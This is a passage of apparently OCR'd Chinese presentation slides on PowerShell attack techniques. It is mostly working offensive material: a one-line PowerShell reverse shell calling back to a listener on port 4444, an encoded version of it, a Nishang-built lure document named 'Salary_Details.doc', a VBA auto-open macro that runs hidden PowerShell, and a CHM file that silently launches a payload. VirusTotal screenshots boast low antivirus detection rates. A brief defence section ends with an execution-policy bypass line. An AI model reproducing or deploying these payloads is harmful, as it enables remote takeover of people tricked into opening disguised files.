
其他攻击应用

- PowerShell后门
- 利用PowerShell攻击一些应用

PowerShell后门-InvokePowerShellTcp



更进一步的一句话后门


管理员: Windows PowerShell
PS C:\Windows\system32> $sm=(New-Object Net.Sockets.TCPClient("192.168.201.1",4444)).GetStream();[byte[]]$bt=0..65535|%{0};while(($i=$sm.Read($bt,0,$bt.Length)) -ne 0){;$d=(New-Object Text.ASCIIEncoding).GetString($bt,0,$i);$st=([text.encoding]::ASCII).GetBytes((iex $d 2>&1));$sm.Write($st,0,$st.Length)}
管理员: Windows PowerShell
PS D: > powercat -l -v -p 4444
详细信息: Set Stream 1: TCP
详细信息: Set Stream 2: Console
详细信息: Setting up Stream 1...
详细信息: Listening on [0.0.0.0] (port 4444)
详细信息: Connection from [192.168.201.134] port [tcp] accepted (source port 49782)
详细信息: Setting up Stream 2...
详细信息: Both Communication Streams Established. Redirecting Data Between Streams...
ipconfig
Windows IP ?? ?????? Ethernet0: ????? DNS ?? . . . . . : localdomain
???? IPv6 ??. . . . . : fe80::b846:cc06:341a:2ed3%3 IPv4 ?? . . . . . : 192.168.201.134 ???? . . . . . : 255.255.255.0 ????. . . . . : 192.168.201.2 ????? isatap.localdomain:
???? . . . . . : ????? ????? DNS ?? . . . . . : localdomain ????? ????* 3: ????? DNS ?? . . . . . : IPv6 ?? . . . . . : 2001:0:9d38:6ab8:209f:2a18:3f57:3679 ???? IPv6 ??. . . . . : fe80::209f:2a18:3f57:3679%5 ????. . . . . : ::

进阶-制作doc文档

- Invoke-Encode.ps1


```
PS C:\shell> Invoke-Encode -DataToEncode '$client = New-Object System.Net.Socket
s.TCPClient("192.168.201.1",4444);$stream = $client.GetStream();[byte[]]$bytes =
 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data
 = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sen
dback = (iex $data 2>&1 | Out-String );$sendback2  = $sendback + "PS " + (pwd).P
ath + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Wri
te($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()' -IsString -Po
stScriptCommand
Encoded data written to .\encoded.txt
Encoded command written to .\encodedcommand.txt
```


- Out-Word.ps1


```
PS C:\shell> Out-Word -Payload 'powershell -c Invoke-Expression $(New-Object IO.
StreamReader ($(New-Object IO.Compression.DeflateStream ($(New-Object IO.MemoryS
tream (,$([Convert]::FromBase64String(''TZFda8IwFIbvB/sPh9KNhNnQdlM2y4StbEMYKquw
C/EitgebWavYM1TU/76ktZ25ySG8H08SO84U5gTPMMCtM5z9YEwQ7QvCpRggiWgUL5AKMQ5HYalklvfk
C6/zKHzXE57VetCLB3ZBG5RLnWNXieIDKSrPGA8msz3hZDq1zU5okStEp92+bx9vDu4p2KYqQ8ZsZexU
kPhCmbBK3wK3BdUoPjGfU8o5ODmCyw+BnUiS2scu+J3xfo0DucT6JmPckXiJwn7/LY9Xicrn/Mynx7rF
lChzE8yTmYwXJlThDqoGv3frwRGGv+RUNriQ+lCS18Y7sEYRWHpn623CxUhSag57YJ09utDET8iA4Zlp
2u2WjCXbq2Fi/w3NE4vvjSJkTY7mbub6eRrte/ZbpIyfgvpXwmxUIOPXU38='')))), [IO.Compress
ion.CompressionMode]::Decompress)), [Text.Encoding]::ASCII)).ReadToEnd();'
Saved to file C:\shell\Salary_Details.doc
0
```

打开Word则会反弹shell

- Word2013







宏代码


```
Sub Document_Open()
Execute

End Sub


    Public Function Execute() As Variant
        Const HIDDEN_WINDOW = 0
        strComputer = "."
        Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")

        Set objStartup = objWMIService.Get("Win32_ProcessStartup")
        Set objConfig = objStartup.SpawnInstance_
        objConfig.ShowWindow = HIDDEN_WINDOW
        Set objProcess = GetObject("winmgmts:\\" & strComputer & "\root\cimv2:Win32_Process")
        objProcess.Create "powershell -c Invoke-Expression $(New-Object IO.StreamReader ($(New-Object
        IO.Compression.DeflateStream ($(New-Object IO.MemoryStream
        (,$([Convert]::FromBase64String('TZFda8IwFIbvB/sPh9KNhNnQd1M2y4StbEMYKquwC/EitgebWavYM1TU/76ktZ25yS
        G8H08SO84U5gTPMMCtM5z9YEwQ7QvCpRggiWgVL5AKMQ5HYalk1vfkC6/zKHzXE57VetCLB3ZBG5RLnWNXieIDKSrPGA8msz3hZ
        Dq1zV5okStEp92+bx9vDu4p2KYqQ8ZsZexVkPhCmbBK3wK3BdUoPjGfU8o5ODmCyw+BnUiS2scu+J3xfo0DucT6JmPckXiJwn7/
        LY9Xicrn/Mynx7rFlChzE8yTmYwXJ1ThDqoGv3frwRGGv+RUNriQ+lCS18Y7sEYRWHpn623CxUhSag57YJ09utDET8iA4Zlp2u2
        WjCXbq2Fi/w3NE4vvjSJkTY7mbub6eRrte/ZbpIyfgvpXwmxVIOPXV38='))))),
        [IO.Compression.CompressionMode]::Decompress)), [Text.Encoding]::ASCII)).ReadToEnd();", Null,
        objConfig, intProcessID
    End Function
```

VT检出率

virustotal

SHA256: 4dc8e7221cfc0f78b61abeba2d8f80fd49ad3d50b9531e4c66ce04f255360707

File name: Salary_Details.doc

Detection ratio: 2 / 55

Analysis date: 2015-12-11 02:14:25 UTC (3 hours, 1 minute ago)


Analysis | File detail | Additional information | Comments 0 | Votes

Antivirus	Result	Update
Avast	VBA:Downloader-QS [Trj]	20151211
ClamAV	Win.Trojan.PowerShell-4	20151210

CHM利用


```
@
    #Create the HTM files, the first one controls the payload execution.
    $CHMHTML1 = @"
<HTML>
<TITLE>Check for Windows updates from Command Line</TITLE>
<HEAD>
</HEAD>
<BODY>

<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
 <PARAM name="Button" value="Bitmap::shortcut">
 <PARAM name="Item1" value=",cmd.exe,/c C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -
 NoLogo -NoProfile $Payload">
 <PARAM name="Item2" value="273,1,1">
</OBJECT>

<SCRIPT>
x.Click();
</SCRIPT>
```

打开chm则会反弹shell



CHM VT检出率

SHA256: 8413c01a42da1f82d0662b970a0a7164f52bbbeb9ce7931876815c25e539d9dc

File name: doc.chm


Detection ratio: 11 / 55

Analysis date: 2015-12-11 05:11:47 UTC (0 minutes ago)

Analysis | Additional information | Comments | Votes

Antivirus	Result	Update
ALYac	Exploit.CHM-Downloader.Gen	20151211
Ad-Aware	Exploit.CHM-Downloader.Gen	20151211
Arcabit	Exploit.CHM-Downloader.Gen	20151211
Avast	HTML:Runner-S [Trj]	20151211
BitDefender	Exploit.CHM-Downloader.Gen	20151211

More



- https://github.com/samratashok/nishang

防御策略

Windows PowerShell默认安全性

- PowerShell默认设置为受限的

```
Windows PowerShell
版权所有 (C) 2014 Microsoft Corporation。保留所有权利。

PS C:\Windows\system32> Get-ExecutionPolicy
Restricted
```

```
PS C:\shell> .\test.ps1
.\test.ps1 : 无法加载文件 C:\shell\test.ps1，因为在此系统上禁止运行脚本。有关详
细信息，请参阅 http://go.microsoft.com/fwlink/?LinkID=135170 中的 about_Executi
on_Policies。
所在位置 行:1 字符: 1
+ .\test.ps1
+ ~~~~~~~~~~~~
    + CategoryInfo          : SecurityError: (:) [], PSSecurityException
    + FullyQualifiedErrorId : UnauthorizedAccess
PS C:\shell>
```

- 默认的设置（Restricted）并非安全，攻击者可绕过

```
.Run("C:\\Windows\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell.exe iex $env:demclws", 0, 1);
```

